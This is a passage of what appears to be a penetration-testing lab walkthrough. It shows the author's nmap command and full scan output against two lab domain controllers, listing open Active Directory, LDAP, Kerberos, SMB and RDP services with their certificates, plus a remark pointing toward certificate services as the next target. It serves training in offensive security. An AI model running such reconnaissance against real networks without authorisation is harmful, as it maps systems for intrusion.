| gb4GCCsGAQUFBwEBBIGxMIGuMIGrBggrBgEFBQcwAoaBnmxkYXA6Ly8vQ049ZGlz
| bWF5LURDMi1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
| U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1kaXNtYXksREM9aHNtP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDAGA1UdEQEB/wQmMCSCDkRDMS5kaXNtYXkuaHNtggpkaXNtYXkuaHNtggZESVNN
| QVkwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMtMS01LTIxLTEz
| NTk1MDE5NjItNDA2NDYzNDg0MS0zNTU4NTU5NzMxLTEwMDAwDQYJKoZIhvcNAQEL
| BQADggEBAFBWG66aJPUXzRSHju8L+KepPbQIjl7Ga7yrVvxdopUgXa3ZBBrZqBHv
| /4Th1Ivb7jOMWFcuqibcnGdljAfmLkHHA2W0VKLDdIFlTc2DsifYNLbnPtfkr1Kd
| mLOYvF2UQJrCHKJqgaQyGSJqVahyiyHEf31AHSuy39syyWJ8X4OnPrWw1qZYRW/7
| xdtkp00EH4kkjVTmWpWHUmGyeeTbxjtDnhFNs+AQ3KXtVb5YKeZi+4F/L9tAs9rk
| kr00NA7DLSDK49uqcQATzziTtTr1+/OqSJew7iv54BTIiF2UtAAz8MYJ9c9PqLoU
| ERWYbfhKq11w2cc5m8iqzNsSaM2aZv0=
| _-----END CERTIFICATE-----
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: DISMAY
| NetBIOS_Domain_Name: DISMAY
| NetBIOS_Computer_Name: DC1
| DNS_Domain_Name: dismay.hsm
| DNS_Computer_Name: DC1.dismay.hsm
| DNS_Tree_Name: dismay.hsm
| Product_Version: 10.0.20348
| _ System_Time: 2026-08-13T00:43:30+00:00
| _ssl-date: 2026-08-13T00:44:09+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=DC1.dismay.hsm
| Issuer: commonName=DC1.dismay.hsm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-12T00:35:42
| Not valid after: 2027-02-11T00:35:42
| MD5: ef48:6e04:9fc4:3789:7643:8a58:f2fd:c6be
| SHA-1: 1812:13e6:6836:ff20:cdf3:3152:da41:0872:993e:2034
| -----BEGIN CERTIFICATE-----
| MIIC4DCCAcigAwIBAgIQEeG719ShT7tHbVpbHvL/MDANBgkqhkiG9w0BAQsFADAZ
| MRcwFQYDVQQDEw5EQzEuZGlzbWF5LmhzbTAeFw0yNjA4MTIwMDM1NDJaFw0yNzAy
| MTEwMDM1NDJaMBkxFzAVBgNVBAMTDkRDMS5kaXNtYXkuaHNtMIIBIjANBgkqhkiG
| 9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqw7QfiQgvlH+RkBER2DMw9yqtSR4J6naUBie
| zMDpQG23yiBLREa3gDX7MPP861bRO1eUX3Hd665GFDJsE/r/LFExW+MZpxiA0anS
| fYurvo15nqZ8yLKw6LE3seuAWfJeLqqMHChhI2IB2NXtyGv1DzJX8d3Ie5/vkCaC
| FIZH6xw9Dm8h1IyNZssUuf1FSQWiNIo4kk4KKEP/xLB/p6oiOf1LUaYRCDJo69Vn
| /J8iXNQ7LN5OTarFZJpaa2Q/4RKN/hhB3a35U6FzA21e2Sfy3uZ7NXlIJ+Vmz85J
| W5CyLyoyzP/suDhF9ycDNBlzzACf7WQThWJ+OXSPEqLpW5E04QIDAQABoyQwIjAT
| BgNVHSUEDDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQAD
| ggEBAA1yuZfEGw4I9VYJDHy1ci1ViMSFthJKxFi4VtRhGfqh4nlsriECX8T1Vf2C
| VpLTeBWAxz0e3upZBvYY99rDvBqkNj3qpm5l5VYA8Tswf3cR1PcYAGaeFpRS0zEN
| EFmS0x466mRLPTOSI+jWoQ20o0oiiBLupichpk0T3gmQ0O5RiomDW4KnBxFqaaph
| dwX3fUy4JQifS+7eWdMrFsgacQ2cEb1j7UCOluYkIhAPzFeng815DAA+Vryw2zjI
| BhsgtXxrzECa4J50LbuynQVtWKeUPmu49A78Aefimwi81rIm1N8yRhO5vNuW0N3O
| oF+gvwhu/QZcz9XYP1d1Za3I8jw=
| _-----END CERTIFICATE-----
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2026-08-13T00:43:30
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: 1s, deviation: 0s, median: 1s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 7295/tcp): CLEAN (Timeout)
| Check 2 (port 22074/tcp): CLEAN (Timeout)
| Check 3 (port 13050/udp): CLEAN (Timeout)
| Check 4 (port 17699/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:44
Completed NSE at 17:44, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:44
Completed NSE at 17:44, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:44
Completed NSE at 17:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.63 seconds
Yet another DC with the same domain name so I guess it is just there for the AD CS.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nmap -sC -sV -vv -oA DC2_init 10.1.225.97
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-12 17:42 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:42
Completed NSE at 17:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:42
Completed NSE at 17:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:42
Completed NSE at 17:42, 0.00s elapsed
Initiating Ping Scan at 17:42
Scanning 10.1.225.97 [2 ports]
Completed Ping Scan at 17:42, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:42
Completed Parallel DNS resolution of 1 host. at 17:42, 0.10s elapsed
Initiating Connect Scan at 17:42
Scanning 10.1.225.97 [1000 ports]
Discovered open port 3389/tcp on 10.1.225.97
Discovered open port 135/tcp on 10.1.225.97
Discovered open port 53/tcp on 10.1.225.97
Discovered open port 445/tcp on 10.1.225.97
Discovered open port 443/tcp on 10.1.225.97
Discovered open port 139/tcp on 10.1.225.97
Discovered open port 80/tcp on 10.1.225.97
Discovered open port 88/tcp on 10.1.225.97
Discovered open port 636/tcp on 10.1.225.97
Discovered open port 593/tcp on 10.1.225.97
Discovered open port 3268/tcp on 10.1.225.97
Discovered open port 389/tcp on 10.1.225.97
Discovered open port 3269/tcp on 10.1.225.97
Discovered open port 464/tcp on 10.1.225.97
Completed Connect Scan at 17:43, 26.37s elapsed (1000 total ports)
Initiating Service scan at 17:43
Scanning 14 services on 10.1.225.97
Completed Service scan at 17:43, 47.34s elapsed (14 services on 1 host)
NSE: Script scanning 10.1.225.97.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:43
NSE Timing: About 99.95% done; ETC: 17:44 (0:00:00 remaining)
Completed NSE at 17:44, 40.83s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:44
Completed NSE at 17:44, 3.75s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:44
Completed NSE at 17:44, 0.00s elapsed
Nmap scan report for 10.1.225.97
Host is up, received syn-ack (0.16s latency).
Scanned at 2026-08-12 17:42:42 PDT for 118s
Not shown: 986 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
| _http-server-header: Microsoft-IIS/10.0
| _http-title: IIS Windows Server
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-08-13 00:43:17Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: dismay.hsm0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC2.dismay.hsm, DNS:dismay.hsm, DNS:DISMAY
| Issuer: commonName=dismay-DC2-CA/domainComponent=dismay
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-12T13:39:44
| Not valid after: 2026-12-12T13:39:44
| MD5: ece8:532d:5f54:8f97:a891:097c:b6f5:63f4
| SHA-1: fcd4:8621:ebd0:e262:3ac8:8cd9:8b79:ade7:a540:183a
| -----BEGIN CERTIFICATE-----
| MIIF4zCCBMugAwIBAgITMgAAAAY9M8Bkl5WiMAAAAAAABjANBgkqhkiG9w0BAQsF
| ADBFMRMwEQYKCZImiZPyLGQBGRYDaHNtMRYwFAYKCZImiZPyLGQBGRYGZGlzbWF5
| MRYwFAYDVQQDEw1kaXNtYXktREMyLUNBMB4XDTI1MTIxMjEzMzk0NFoXDTI2MTIx
| MjEzMzk0NFowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALqXJXJ3
| xJ0CtRoiKqWPbC4tG6c1rILd736G8wx86mrJU3OrmrSPYVWGGu+7Ioy7+EZa0yBS
| n5ObPAxkpQU42nN4kmdxVkY5wK9A6cCzrA0EO/2EU27eykbZw3AZyr+HwqYNTvi7
| wxHehSWAk9Xuy5zQNH1lFWyNlWTfc2Su+mTBii3wLeIhbviv55lclAiIPJzRZmte
| XXiJiWLpZ+lqvWwFSpVBhJZh/pFhy+t4FYaq8B/BktVCkRMYKTSBep89mnrHAhqC
| pMgXgCi5jtlN2u2zXfS/dvVCsXAPbxpIAaWC0evgrR44PDOcNMYz5JWn/KLBNeso
| VUoz37065zcrEGECAwEAAaOCAw8wggMLMDYGCSsGAQQBgjcVBwQpMCcGHysGAQQB
| gjcVCIaL0m2Ci5EUh92XI52yC6bSAYFiASECAW4CAQAwMgYDVR0lBCswKQYIKwYB
| BQUHAwIGCCsGAQUFBwMBBgorBgEEAYI3FAICBgcrBgEFAgMFMA4GA1UdDwEB/wQE
| AwIFoDBABgkrBgEEAYI3FQoEMzAxMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMBMAwG
| CisGAQQBgjcUAgIwCQYHKwYBBQIDBTAdBgNVHQ4EFgQUgHL5yMq9PJzBGLkcldFN
| GQjUhv4wHwYDVR0jBBgwFoAUcjsiP0AlkITf7wMtDk41epYddmkwgcYGA1UdHwSB
| vjCBuzCBuKCBtaCBsoaBr2xkYXA6Ly8vQ049ZGlzbWF5LURDMi1DQSxDTj1EQzIs
| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
| PUNvbmZpZ3VyYXRpb24sREM9ZGlzbWF5LERDPWhzbT9jZXJ0aWZpY2F0ZVJldm9j
| YXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQw
| gb4GCCsGAQUFBwEBBIGxMIGuMIGrBggrBgEFBQcwAoaBnmxkYXA6Ly8vQ049ZGlz
| bWF5LURDMi1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
| U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1kaXNtYXksREM9aHNtP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDAGA1UdEQEB/wQmMCSCDkRDMi5kaXNtYXkuaHNtggpkaXNtYXkuaHNtggZESVNN
| QVkwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMtMS01LTIxLTEz
| NTk1MDE5NjItNDA2NDYzNDg0MS0zNTU4NTU5NzMxLTExMTQwDQYJKoZIhvcNAQEL
| BQADggEBAKvkXteyBeFfOzckwvNvzbHozt08cYhfTbI3XNBIl+gMxvcDnk0LsdOe
| fsyRGXz6R8afnilitCeew452LTtHETgsuAo90kUAk0bj9sLsACtQGHj3fDswHi3I
| HHGnhjmzqzllyBuh53eJIsXke9cnE+EMnmQxnVphBq/RSqtYqNelOQfTAQGByk5Q
| vMHVjZBWIPx9IXqjcxhWjbhPOwi/FBiYUiucXpZmti78SUYmWm0VGaSjFJU4IrQQ
| oGcjOa6XzVqToevHRisPxAsG3BIX3TMluIW4iRnpIYZSfyT/PQjl86gZ2+3htXMN
| KzyUH1D3B+9XOSCZWs/wM974QYVbu9A=
| _-----END CERTIFICATE-----
443/tcp  open  https?        syn-ack
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: dismay.hsm0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC2.dismay.hsm, DNS:dismay.hsm, DNS:DISMAY
| Issuer: commonName=dismay-DC2-CA/domainComponent=dismay
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-12T13:39:44
| Not valid after: 2026-12-12T13:39:44
| MD5: ece8:532d:5f54:8f97:a891:097c:b6f5:63f4
| SHA-1: fcd4:8621:ebd0:e262:3ac8:8cd9:8b79:ade7:a540:183a
| -----BEGIN CERTIFICATE-----
| MIIF4zCCBMugAwIBAgITMgAAAAY9M8Bkl5WiMAAAAAAABjANBgkqhkiG9w0BAQsF
| ADBFMRMwEQYKCZImiZPyLGQBGRYDaHNtMRYwFAYKCZImiZPyLGQBGRYGZGlzbWF5
| MRYwFAYDVQQDEw1kaXNtYXktREMyLUNBMB4XDTI1MTIxMjEzMzk0NFoXDTI2MTIx
| MjEzMzk0NFowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALqXJXJ3
| xJ0CtRoiKqWPbC4tG6c1rILd736G8wx86mrJU3OrmrSPYVWGGu+7Ioy7+EZa0yBS
| n5ObPAxkpQU42nN4kmdxVkY5wK9A6cCzrA0EO/2EU27eykbZw3AZyr+HwqYNTvi7
| wxHehSWAk9Xuy5zQNH1lFWyNlWTfc2Su+mTBii3wLeIhbviv55lclAiIPJzRZmte
| XXiJiWLpZ+lqvWwFSpVBhJZh/pFhy+t4FYaq8B/BktVCkRMYKTSBep89mnrHAhqC
| pMgXgCi5jtlN2u2zXfS/dvVCsXAPbxpIAaWC0evgrR44PDOcNMYz5JWn/KLBNeso
| VUoz37065zcrEGECAwEAAaOCAw8wggMLMDYGCSsGAQQBgjcVBwQpMCcGHysGAQQB
| gjcVCIaL0m2Ci5EUh92XI52yC6bSAYFiASECAW4CAQAwMgYDVR0lBCswKQYIKwYB
| BQUHAwIGCCsGAQUFBwMBBgorBgEEAYI3FAICBgcrBgEFAgMFMA4GA1UdDwEB/wQE
| AwIFoDBABgkrBgEEAYI3FQoEMzAxMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMBMAwG
| CisGAQQBgjcUAgIwCQYHKwYBBQIDBTAdBgNVHQ4EFgQUgHL5yMq9PJzBGLkcldFN
| GQjUhv4wHwYDVR0jBBgwFoAUcjsiP0AlkITf7wMtDk41epYddmkwgcYGA1UdHwSB
| vjCBuzCBuKCBtaCBsoaBr2xkYXA6Ly8vQ049ZGlzbWF5LURDMi1DQSxDTj1EQzIs
| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
| PUNvbmZpZ3VyYXRpb24sREM9ZGlzbWF5LERDPWhzbT9jZXJ0aWZpY2F0ZVJldm9j
| YXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQw
| gb4GCCsGAQUFBwEBBIGxMIGuMIGrBggrBgEFBQcwAoaBnmxkYXA6Ly8vQ049ZGlz
| bWF5LURDMi1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
| U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1kaXNtYXksREM9aHNtP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDAGA1UdEQEB/wQmMCSCDkRDMi5kaXNtYXkuaHNtggpkaXNtYXkuaHNtggZESVNN
| QVkwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMtMS01LTIxLTEz
| NTk1MDE5NjItNDA2NDYzNDg0MS0zNTU4NTU5NzMxLTExMTQwDQYJKoZIhvcNAQEL
| BQADggEBAKvkXteyBeFfOzckwvNvzbHozt08cYhfTbI3XNBIl+gMxvcDnk0LsdOe
| fsyRGXz6R8afnilitCeew452LTtHETgsuAo90kUAk0bj9sLsACtQGHj3fDswHi3I
| HHGnhjmzqzllyBuh53eJIsXke9cnE+EMnmQxnVphBq/RSqtYqNelOQfTAQGByk5Q
| vMHVjZBWIPx9IXqjcxhWjbhPOwi/FBiYUiucXpZmti78SUYmWm0VGaSjFJU4IrQQ
| oGcjOa6XzVqToevHRisPxAsG3BIX3TMluIW4iRnpIYZSfyT/PQjl86gZ2+3htXMN
| KzyUH1D3B+9XOSCZWs/wM974QYVbu9A=
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: dismay.hsm0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC2.dismay.hsm, DNS:dismay.hsm, DNS:DISMAY
| Issuer: commonName=dismay-DC2-CA/domainComponent=dismay
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-12T13:39:44
| Not valid after: 2026-12-12T13:39:44
| MD5: ece8:532d:5f54:8f97:a891:097c:b6f5:63f4
| SHA-1: fcd4:8621:ebd0:e262:3ac8:8cd9:8b79:ade7:a540:183a
| -----BEGIN CERTIFICATE-----
| MIIF4zCCBMugAwIBAgITMgAAAAY9M8Bkl5WiMAAAAAAABjANBgkqhkiG9w0BAQsF
| ADBFMRMwEQYKCZImiZPyLGQBGRYDaHNtMRYwFAYKCZImiZPyLGQBGRYGZGlzbWF5
| MRYwFAYDVQQDEw1kaXNtYXktREMyLUNBMB4XDTI1MTIxMjEzMzk0NFoXDTI2MTIx
| MjEzMzk0NFowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALqXJXJ3
| xJ0CtRoiKqWPbC4tG6c1rILd736G8wx86mrJU3OrmrSPYVWGGu+7Ioy7+EZa0yBS
| n5ObPAxkpQU42nN4kmdxVkY5wK9A6cCzrA0EO/2EU27eykbZw3AZyr+HwqYNTvi7
| wxHehSWAk9Xuy5zQNH1lFWyNlWTfc2Su+mTBii3wLeIhbviv55lclAiIPJzRZmte
| XXiJiWLpZ+lqvWwFSpVBhJZh/pFhy+t4FYaq8B/BktVCkRMYKTSBep89mnrHAhqC
| pMgXgCi5jtlN2u2zXfS/dvVCsXAPbxpIAaWC0evgrR44PDOcNMYz5JWn/KLBNeso
| VUoz37065zcrEGECAwEAAaOCAw8wggMLMDYGCSsGAQQBgjcVBwQpMCcGHysGAQQB
| gjcVCIaL0m2Ci5EUh92XI52yC6bSAYFiASECAW4CAQAwMgYDVR0lBCswKQYIKwYB
| BQUHAwIGCCsGAQUFBwMBBgorBgEEAYI3FAICBgcrBgEFAgMFMA4GA1UdDwEB/wQE
| AwIFoDBABgkrBgEEAYI3FQoEMzAxMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMBMAwG
| CisGAQQBgjcUAgIwCQYHKwYBBQIDBTAdBgNVHQ4EFgQUgHL5yMq9PJzBGLkcldFN
| GQjUhv4wHwYDVR0jBBgwFoAUcjsiP0AlkITf7wMtDk41epYddmkwgcYGA1UdHwSB
| vjCBuzCBuKCBtaCBsoaBr2xkYXA6Ly8vQ049ZGlzbWF5LURDMi1DQSxDTj1EQzIs
| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
| PUNvbmZpZ3VyYXRpb24sREM9ZGlzbWF5LERDPWhzbT9jZXJ0aWZpY2F0ZVJldm9j
| YXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQw
| gb4GCCsGAQUFBwEBBIGxMIGuMIGrBggrBgEFBQcwAoaBnmxkYXA6Ly8vQ049ZGlz
| bWF5LURDMi1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
| U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1kaXNtYXksREM9aHNtP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDAGA1UdEQEB/wQmMCSCDkRDMi5kaXNtYXkuaHNtggpkaXNtYXkuaHNtggZESVNN
| QVkwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMtMS01LTIxLTEz
| NTk1MDE5NjItNDA2NDYzNDg0MS0zNTU4NTU5NzMxLTExMTQwDQYJKoZIhvcNAQEL
| BQADggEBAKvkXteyBeFfOzckwvNvzbHozt08cYhfTbI3XNBIl+gMxvcDnk0LsdOe
| fsyRGXz6R8afnilitCeew452LTtHETgsuAo90kUAk0bj9sLsACtQGHj3fDswHi3I
| HHGnhjmzqzllyBuh53eJIsXke9cnE+EMnmQxnVphBq/RSqtYqNelOQfTAQGByk5Q
| vMHVjZBWIPx9IXqjcxhWjbhPOwi/FBiYUiucXpZmti78SUYmWm0VGaSjFJU4IrQQ
| oGcjOa6XzVqToevHRisPxAsG3BIX3TMluIW4iRnpIYZSfyT/PQjl86gZ2+3htXMN
| KzyUH1D3B+9XOSCZWs/wM974QYVbu9A=
| _-----END CERTIFICATE-----
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: dismay.hsm0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC2.dismay.hsm, DNS:dismay.hsm, DNS:DISMAY
| Issuer: commonName=dismay-DC2-CA/domainComponent=dismay
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-12T13:39:44
| Not valid after: 2026-12-12T13:39:44
| MD5: ece8:532d:5f54:8f97:a891:097c:b6f5:63f4
| SHA-1: fcd4:8621:ebd0:e262:3ac8:8cd9:8b79:ade7:a540:183a
| -----BEGIN CERTIFICATE-----
| MIIF4zCCBMugAwIBAgITMgAAAAY9M8Bkl5WiMAAAAAAABjANBgkqhkiG9w0BAQsF
| ADBFMRMwEQYKCZImiZPyLGQBGRYDaHNtMRYwFAYKCZImiZPyLGQBGRYGZGlzbWF5
| MRYwFAYDVQQDEw1kaXNtYXktREMyLUNBMB4XDTI1MTIxMjEzMzk0NFoXDTI2MTIx
| MjEzMzk0NFowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALqXJXJ3
| xJ0CtRoiKqWPbC4tG6c1rILd736G8wx86mrJU3OrmrSPYVWGGu+7Ioy7+EZa0yBS
| n5ObPAxkpQU42nN4kmdxVkY5wK9A6cCzrA0EO/2EU27eykbZw3AZyr+HwqYNTvi7
| wxHehSWAk9Xuy5zQNH1lFWyNlWTfc2Su+mTBii3wLeIhbviv55lclAiIPJzRZmte
| XXiJiWLpZ+lqvWwFSpVBhJZh/pFhy+t4FYaq8B/BktVCkRMYKTSBep89mnrHAhqC
| pMgXgCi5jtlN2u2zXfS/dvVCsXAPbxpIAaWC0evgrR44PDOcNMYz5JWn/KLBNeso
| VUoz37065zcrEGECAwEAAaOCAw8wggMLMDYGCSsGAQQBgjcVBwQpMCcGHysGAQQB
| gjcVCIaL0m2Ci5EUh92XI52yC6bSAYFiASECAW4CAQAwMgYDVR0lBCswKQYIKwYB
| BQUHAwIGCCsGAQUFBwMBBgorBgEEAYI3FAICBgcrBgEFAgMFMA4GA1UdDwEB/wQE
| AwIFoDBABgkrBgEEAYI3FQoEMzAxMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMBMAwG
| CisGAQQBgjcUAgIwCQYHKwYBBQIDBTAdBgNVHQ4EFgQUgHL5yMq9PJzBGLkcldFN
| GQjUhv4wHwYDVR0jBBgwFoAUcjsiP0AlkITf7wMtDk41epYddmkwgcYGA1UdHwSB
| vjCBuzCBuKCBtaCBsoaBr2xkYXA6Ly8vQ049ZGlzbWF5LURDMi1DQSxDTj1EQzIs
| Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
| PUNvbmZpZ3VyYXRpb24sREM9ZGlzbWF5LERDPWhzbT9jZXJ0aWZpY2F0ZVJldm9j
| YXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQw
| gb4GCCsGAQUFBwEBBIGxMIGuMIGrBggrBgEFBQcwAoaBnmxkYXA6Ly8vQ049ZGlz
| bWF5LURDMi1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
| U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1kaXNtYXksREM9aHNtP2NBQ2Vy
| dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
| MDAGA1UdEQEB/wQmMCSCDkRDMi5kaXNtYXkuaHNtggpkaXNtYXkuaHNtggZESVNN
| QVkwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMtMS01LTIxLTEz
| NTk1MDE5NjItNDA2NDYzNDg0MS0zNTU4NTU5NzMxLTExMTQwDQYJKoZIhvcNAQEL
| BQADggEBAKvkXteyBeFfOzckwvNvzbHozt08cYhfTbI3XNBIl+gMxvcDnk0LsdOe
| fsyRGXz6R8afnilitCeew452LTtHETgsuAo90kUAk0bj9sLsACtQGHj3fDswHi3I
| HHGnhjmzqzllyBuh53eJIsXke9cnE+EMnmQxnVphBq/RSqtYqNelOQfTAQGByk5Q
| vMHVjZBWIPx9IXqjcxhWjbhPOwi/FBiYUiucXpZmti78SUYmWm0VGaSjFJU4IrQQ
| oGcjOa6XzVqToevHRisPxAsG3BIX3TMluIW4iRnpIYZSfyT/PQjl86gZ2+3htXMN
| KzyUH1D3B+9XOSCZWs/wM974QYVbu9A=
| _-----END CERTIFICATE-----
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| _ssl-date: 2026-08-13T00:44:39+00:00; +2s from scanner time.
| rdp-ntlm-info:
| Target_Name: DISMAY
| NetBIOS_Domain_Name: DISMAY
| NetBIOS_Computer_Name: DC2
| DNS_Domain_Name: dismay.hsm
| DNS_Computer_Name: DC2.dismay.hsm
| Product_Version: 10.0.20348
| _ System_Time: 2026-08-13T00:43:59+00:00
| ssl-cert: Subject: commonName=DC2.dismay.hsm
| Issuer: commonName=DC2.dismay.hsm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-12T00:35:42
| Not valid after: 2027-02-11T00:35:42
| MD5: 87d0:2b0c:186e:8d40:501b:8359:1fb5:8edd
| SHA-1: 4692:a9f4:ef2a:7b85:f578:afda:cca0:8eed:be9d:3ac1
| -----BEGIN CERTIFICATE-----
| MIIC4DCCAcigAwIBAgIQIDHc7DslvZlAnAoE+ikaIjANBgkqhkiG9w0BAQsFADAZ
| MRcwFQYDVQQDEw5EQzIuZGlzbWF5LmhzbTAeFw0yNjA4MTIwMDM1NDJaFw0yNzAy
| MTEwMDM1NDJaMBkxFzAVBgNVBAMTDkRDMi5kaXNtYXkuaHNtMIIBIjANBgkqhkiG
| 9w0BAQEFAAOCAQ8AMIIBCgKCAQEAom+v3HkCfThcg0O588txyMAOrkBy5UP2qYTC
| OpqIlsuQd/TFLYsVesCMpojoVeWBiODv0joQvMI1/B0oGIHDqUpu2F0SZBSSSay9
| tfvLuegUl8NoCzYgoQxExU2bqinncV6RSHXOheMAnEDiUET4ePnoX6MPOdPZqehK
| fWcUICxhITIHn83dsJ4CeDI/r6u5nNxUKepf66zvXWHg9zyg9LDZtr2stNaYTlU7
| GnULlLjSd8gvdMIykGva6h0A4OJiC9g7EaIKyamPsz+KfNkx7BZ8dHRd9lp4je+i
| 0v1FEXHixQtsTg6qy4BR56WtQLkCjp8fzuLAdotimBs/chT86QIDAQABoyQwIjAT
